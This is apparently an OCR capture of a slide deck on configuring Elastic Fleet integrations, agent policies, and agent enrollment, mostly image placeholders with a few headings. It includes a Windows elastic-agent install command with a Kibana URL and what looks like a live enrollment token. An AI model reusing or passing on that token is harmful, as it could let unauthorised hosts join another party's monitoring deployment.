
More detailed configurations are available after creating it

POLICY INTEGRATIONS



SELECT AN INTEGRATION







INTEGRATION SETTINGS

- Depending on the use case, performance metrics may not be necessary
  - For exploit development, it was a pain. More on that later…

ENROLLING AGENTS






AGENT POLICY

- Each policy has its own enrollment key associated with it


INSTALLATION COMMAND

```
.\elastic-agent.exe install -f --kibana-
url=https://uniqidhere.westus2.azure.elastic-cloud.com:443 --
enrollment-
token=RjBlVDRYZ0JSQjV4bjBvYlNKRW46dk94TldwVnVTUHV0N3kxYnVQWWVnQQ==
```


AGENT PROVISIONING




AGENT PROVISIONING



